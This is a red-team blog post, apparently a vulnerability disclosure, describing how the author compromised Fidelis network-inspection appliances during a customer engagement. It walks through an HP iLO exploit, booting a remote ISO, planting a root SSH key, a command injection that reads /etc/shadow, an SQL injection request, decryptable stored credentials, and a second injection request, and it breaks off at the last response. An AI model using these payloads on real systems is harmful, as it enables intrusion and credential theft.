


# Operation Eagle Eye

---

 [securifera.com/blog/2021/06/24/operation-eagle-eye](https://www.securifera.com/blog/2021/06/24/operation-eagle-eye)

b0yd



**This article is in no way affiliated, sponsored, or endorsed with/by Fidelis Cybersecurity. All graphics are being displayed under fair use for the purposes of this article.**

---

**Who remembers that movie about 15 years ago called Eagle Eye? A supercomputer has access to massive amounts of data, introduce AI, things go to crap. Reflecting back on that movie, I find myself more interested in what a hacker could actually do with that kind of access rather than the AI bit. This post is about what I did when I got that kind of access on a customer red team engagement.**

---

Being a network defender is hard. Constantly trying to balance usability, security, and privacy. Add too much security and users complain they can't get their job done. Not enough and you open yourself up to being hacked by every script kiddie on the internet. How does user privacy fit in? Well as a network defender your first grand idea to protect the network against adversaries might be to implement some form of network traffic inspection for "malicious" activity. This might have worked 20 years ago, but now most network protocols at least support some form of encryption to protect users' data from prying eyes. If only there was a way to decrypt it, inspect it, and then encrypt it back... Let's call it break and inspect.




Figure 1a: Encrypted Traffic




Figure 1b: TLS Inspection

The graphic above was pulled from an article from the NSA, warning about break and inspect and the risks introduced with its usage (*I'd be inclined to heed the warning since the NSA are likely experts on this particular topic*). The most obvious risk introduced by break-and-inspect is clearly the device(s) performing the operation. Compromise of these devices would provide an attacker access to all unencrypted traffic traversing the network.

**All of this lead up was meant to describe what I can only assume happened with one of our customers. After years of assessments, I noticed one day that all outbound web traffic now had a custom CA certificate when visiting websites from the customer network. This was a somewhat natural progression as we had been utilizing domain fronting for some time to evade network detection for our C2 domains. In response, the network defenders implemented break-and-inspect to identify traffic with conflicting Host headers. As a red teamer, my almost immediate thought was, *What if we could get access to the break-and-inspect device?* Being able to sift through all unencrypted web traffic on a large network would be a goldmine. *Operation Eagle Eye began...***

---

## **Enumeration**

---

**After no small amount of time, we identified what we believed to be the device(s) responsible for performing the break-and-inspect operation on the network. We found the BigIP F5 device that was listed as the hostname on the CA certificate and we found a Fidelis Network CommandPost and several HP iLO management web services in the same subnet. For those that aren't familiar, Fidelis Cybersecurity sells a network appliance suite that can perform traffic inspection and modification. They also just so happen to be listed as an accredited product on the NSA recommended National Information Assurance Partnership (NIAP) website so I assume its super-secure-hackproof**

---

**NIAP**  
National Information Assurance Partnership

Common Criteria

About Us Products Protection Profiles Resources FAQ

NIAP Community

Site Search

NIAP Oversees Evaluations of Commercial IT Products for Use in National Security Systems

Questions? We're here to help.

NIAP » Product Compliant List » PCL

### Product Compliant List: One Match

The products listed below must be considered in the context of the environment of use, including appropriate risk analysis and system accreditation requirements. Customers must ensure that the products selected will provide the necessary security functionality for their architecture.


The following products, evaluated and granted certificates by NIAP or under CCRA partnering schemes, Comply with the requirements of the NIAP program and where applicable, the requirements of the Federal Information Processing Standard (FIPS) Cryptographic validation program(s). Products on the PCL are evaluated and accredited at licensed/approved evaluation facilities for conformance to the Common Criteria for IT Security Evaluation (ISO Standard 15408). U.S. Customers (designated approving authorities, authorizing officials, integrators, etc.) may treat these mutually-recognized evaluation results AS Complying with the Committee on National Security Systems Policy (CNSSP) 11, *National Policy Governing the Acquisition of Information Assurance (IA) and IA-Enabled Information Technology Products - dated June 2013* (<https://www.cnss.gov/CNSS/issuances/Policies.cfm>).

NIAP has implemented the CCRA Management Committee Vision Statement for the application of the CC and the CCRA and no longer evaluates against Evaluation Assurance Levels (EAL). This strengthens evaluations by focusing on technology specific security requirements. The products listed below are evaluated against a NIAP-approved Protection Profile, which encompasses the security requirements and test activities suitable across the technology with no EAL assigned – hence the conformance claim is "PP".

#### Option Menu

Product	VID	Conformance Claim	CCTL	Certification Date	Assurance Maintenance Date	Scheme
Fidelis Cybersecurity Inc. Fidelis Network and Fidelis Deception v9.3.3	11128	CPP_ND_V2.2E	Leidos Common Criteria Testing Laboratory	2021.04.15	2023.04.15	

First order of business was to do some basic enumeration of each of the devices in this network segment. The F5's had been recently updated just after a recent RCE bug had been released so I moved on to the next devices. The Fidelis CommandPost web application presented a CAS based login portal on the root URL as seen below.



**After some minimal research on CAS and what appeared to be a rather mature and widely used authentication library, I decided to start brute forcing endpoints with dirsearch on the CommandPost web application. While that was running I moved on to the HP iLOs to see what we had there.**

---



The first thing that jumped out to me about this particular iLO endpoint was that it was HP and the version displayed was under 2.53. This is interesting because a heap-based BOF vulnerability (CVE-2017-12542) was discovered a few years back that can be exploited to create a new privileged user.

---

## Exploitation – HP iLO (CVE-2017-12542)

---

While my scanner was still enumerating endpoints on the CommandPost, I went ahead and fired up the iLO exploit to confirm whether or not the target was actually exploitable. Sure enough, I was able to create a new admin user and login.

---

The screenshot displays the HP iLO 4 web management interface for a ProLiant DL360 Gen9 server. The top navigation bar includes the Hewlett Packard Enterprise logo, the server model 'iLO 4 ProLiant DL360 Gen9', and user information 'Local User: Admin' (highlighted with a red box), along with 'HOME' and 'SIGN OUT' links. The main content area is titled 'iLO Overview' and is divided into three sections: Information, Status, and Active Sessions.

**Information:**

- Server Name: [REDACTED]
- Product Name: ProLiant DL360 Gen9
- UUID: [REDACTED]
- Server Serial Number: [REDACTED]
- Product ID: 776319-B21
- System ROM: P89 v2.00 (12/27/2015)
- System ROM Date: 12/27/2015
- Backup System ROM: 12/27/2015
- Integrated Remote Console: [.NET](#) [Java Web Start](#) [Java Applet](#)
- License Type: ILO Advanced
- iLO Firmware Version: 2.40 Dec 02 2015
- IP Address: [REDACTED]
- Link-Local IPv6 Address: [REDACTED]
- iLO Hostname: [REDACTED]

**Status:**

- System Health: ⚠ Degraded
- Server Power: 🟢 ON
- UID Indicator: ⚪ UID OFF
- TPM Status: Not Present
- SD-Card Status: Not Present
- iLO Date/Time: Mon Jan 25 19:56:19 2021

**Active Sessions:**

User	IP Address	Source
Local User: Admin	[REDACTED]	HTTPS


The bottom status bar shows 'POWER: ON' (green dot), 'UID: OFF' (grey dot), and a warning icon (yellow triangle).

We now have privileged access to an iLO web management portal of some unknown web server. Outside of getting some server statistics and being able to turn the server on and off, what can we actually do that's useful from an attacker's perspective? Well for one we can utilize the remote console feature. HP iLOs actually have two ways to do this, one via Java web start from the web interface and one over SSH (which shares the credentials for the web interface).



Loading up the remote console via Java for this iLO reveals that this server is actually a Fidelis Direct Sensor appliance. Access to the remote console in itself is not super useful since you still have to have credentials to login to the server. However, when you bring up the Java web start remote console you'll notice a menu that says "Virtual Drives". What this menu allows you to do is to *remotely* mount a ISO of your choosing.

---



With the ability to mount a custom ISO remotely, this introduces a possible avenue to gain code execution. If the target server does not have a BIOS password and doesn't utilize full disk encryption, we should be able to boot to an ISO we supply remotely and gain access to the server's file system. This technique definitely isn't subtle as we have to turn off the server but maybe the system owner won't notice if the outage is brief

---

If you are reading this there's a good chance you'll be attempting to pull this off through some sort of proxy/C2 comms mid-operation rather than physically sitting at a system on the same network. This makes the choice of ISO critical since network bandwidth is limited. A live CD image that is as small as possible is ideal. I originally tried a 30MB TinyCore linux but eventually landed on the 300 MB Puppy Linux since it comes with a lot more features out-of-the-box. Once the OS loaded up I mounted the filesystem and confirmed access to critical files.

---



iLO Integrated Remote Console - Server: [REDACTED]


Power Switch Virtual Drives Keyboard Help

lock  
zip  
trash

```
[NEW] 1
root# cat shadow
root: [REDACTED]
bin:*:15980:0:99999:7:::
daemon:*:15980:0:99999:7:::
adm:*:15980:0:99999:7:::
lp:*:15980:0:99999:7:::
sync:*:15980:0:99999:7:::
shutdown:*:15980:0:99999:7:::
halt:*:15980:0:99999:7:::
mail:*:15980:0:99999:7:::
uucp:*:15980:0:99999:7:::
operator:*:15980:0:99999:7:::
nobody:*:15980:0:99999:7:::
dbus:!!:16982:!:!:!:
vcsa:!!:16982:!:!:!:
haldaemon:!!:16982:!:!:!:
saslauth:!!:16982:!:!:!:
postfix:!!:16982:!:!:!:
ntp:!!:16982:!:!:!:
sshd:!!:16982:!:!:!:
dhcpd:!!:16982:!:!:!:
tcpdump:!!:16982:!:!:!:
fidelis: [REDACTED]
root# _
```

profile.rpmnew protocols  
rc rc.local  
rc.sysinit readahead.conf  
redhat-release resolv.conf  
rmt rpc  
rsyslog.conf rwtab

ult  
pplets!



Since the device had SSH enabled, I decided the easiest mechanism for compromise would be to simply add a SSH public key to the root user's authorized key file. The "*sshd\_config*" also needed to be updated to allow root login and enable public key authentication.

---

## Exploitation – Unauthenticated Remote Command Injection (CVE-2021-35047)

---

After gaining initial access to the Fidelis Direct sensor appliance via SSH, I began poking around at the services hosted on the device and investigating what other systems it was communicating with. One of the first things I noticed was lots of connections back to the Fidelis CommandPost appliance on port 5556 from a rconfig process. I also noticed a rconfigd process listening on the sensor, my assumption was this was some kind of peer-to-peer client/server setup.

---

Analyzing the rconfig/rconfigd binaries revealed they were a custom remote script execution framework. The framework consisted of a simple TLS-based client/server application backed mostly by Perl scripts at varying privilege levels, utilizing a hard-coded authentication string. I reviewed a couple of these scripts and came across the following code snippet.

---

```
# user name who started this operation
die "must specify user" if ($argc < 2);
my $user = $ARGV[1];

# -----
sub read_cf_remote_server
{
    my $remote_server = `SCFC -f '$config_file' -m read -u '$user' -K '$cf_srv'`;
}
```


If you haven't spotted the bug here, those back ticks in Perl mean to execute the command in the background. Since there are no checks sanitizing the incoming input for the *user* variable, additional commands can be executed by simply adding a single quote and a semicolon. It appears another perk to this particular command is that it is being run as root so we have automatic privilege escalation. I decided to test this remotely on the Fidelis CommandPost to confirm it actually worked.

---

```
[root@~]# /FSS/bin/rconfig -s -g syslog_config -- r "fidelis' ;cat /etc/shadow;"
OK
syslog_remote_server = udp,
root:
bin:*:15980:0:99999:7:::
daemon:*:15980:0:99999:7:::
adm:*:15980:0:99999:7:::
lp:*:15980:0:99999:7:::
sync:*:15980:0:99999:7:::
shutdown:*:15980:0:99999:7:::
halt:*:15980:0:99999:7:::
mail:*:15980:0:99999:7:::
uucp:*:15980:0:99999:7:::
operator:*:15980:0:99999:7:::
nobody:*:15980:0:99999:7:::
dbus:!!:16625:::::::
vcsa:!!:16625:::::::
haldaemon:!!:16625:::::::
saslauth:!!:16625:::::::
postfix:!!:16625:::::::
ntp:!!:16625:::::::
sshd:!!:16625:::::::
dhcpcd:!!:16625:::::::
tcpdump:!!:16625:::::::
mysql:!!:16625:::::::
apache:!!:16625:::::::
tomcat:!!:16625:::::::
fidelis:
postgres:!!:18019:::::::
syslog_type = syslog-ng
syslog_status = running
```

## Exploitation – Unauthenticated Remote SQL injection (CVE-2021-35048)

Circling back around to the Fidelis CommandPost web application, my dirsearch brute forcing had revealed some interested endpoints worth investigating. While the majority required authentication, I found two that accepted XML that did not. After trying several different payloads, I managed to get a SQL error returned in the output from one of the requests.



The screenshot displays a web proxy interface with a 'Request' pane on the left and a 'Response' pane on the right. The 'Request' pane shows an HTTP POST to /audit.cgi with various headers and an XML body. The 'Response' pane shows an HTTP 400 error with headers and a message indicating a MySQL query execution error due to a syntax error in the SQL query.

```
Request
Raw Params Headers Hex
1 POST /audit.cgi HTTP/1.1
2 Host: [REDACTED]
3 User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:78.0) Gecko/20100101 Firefox/78.0
4 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,*/*;q=0.8
5 Accept-Language: en-US,en;q=0.5
6 Accept-Encoding: gzip, deflate
7 Connection: close
8 Upgrade-Insecure-Requests: 1
9 Content-Type: application/x-www-form-urlencoded
10 Content-Length: 290
11
12 fss_remotever:9.2.4
13 <?xml version="1.0" encoding="ISO-8859-1"?>
14 <audit><version string="1.0"/><type string="sensorhealth"/><action string="test"/><actor string="guy"/><desc string="stuff2"/><timestamp string="1612465703"/><sensor string="[REDACTED]"/><effect string="stuff"/></audit>


Response
Raw Headers Hex Render
1 HTTP/1.1 400 ERROR
2 Date: Thu, 04 Feb 2021 20:04:42 GMT
3 Server: Apache
4 X-Frame-Options: SAMEORIGIN
5 X-Content-Type-Options: nosniff
6 X-XSS-Protection: 1; mode=block
7 Vary: Accept-Encoding,User-Agent
8 Content-Length: 310
9 Connection: close
10 Content-Type: text/plain; charset=utf-8
11
12 MySQL query execution error: You have an error in your SQL syntax; check the manual that corresponds to your MySQL server version for the right syntax to use near '[REDACTED]' at line 2
13 Query:
14 SELECT FSS_GET_IP(sen_ip) as sen_ip, sen_tok, sen_id FROM fssadm4.sensors
15 WHERE sen_name = '[REDACTED]'
16
17
```

## Exploitation – Insecure Credential Storage (CVE-2021-35050)

Using the SQL injection vulnerability identified above, I proceeded to dump the CommandPost database. My goal was to find a way to authenticate to the web application. What I found was a table that stored entries referred to as UIDs. These hex encoded strings turned out to be a product of a reversible encryption mechanism over a string created by concatenating a username and password. Decrypting this value would return credentials that could then be used to login to the Fidelis web application.

## Exploitation – Authenticated Remote Command Injection (CVE-2021-35049)

With decrypted root credentials from the database, I authenticated to the web application and began searching for new vulnerabilities in the expanded scope. After a little bit of fuzzing, and help from my previous access, I identified a command injection vulnerability that could be triggered from the web application.



The screenshot displays the network traffic in a browser's developer tools. The left pane shows the request, and the right pane shows the response.

**Request**

```
Raw Params Headers Hex
1 GET /a.cgi?topic=test_comm&params=1%22;ifconfig%20%3e%262%20%23
HTTP/1.1
2 Host: [REDACTED]
3 User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:78.0) Gecko/20100101 Firefox/78.0
4 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,*/*;q=0.8
5 Accept-Language: en-US,en;q=0.5
6 Accept-Encoding: gzip, deflate
7 Connection: close
8 Referer: [REDACTED]
9 Cookie: JSESSIONID=EB3EE9E37BD54C41A34D62142AF7210F
10 Upgrade-Insecure-Requests: 1
11
12
```

**Response**

```
Raw Headers Hex Render
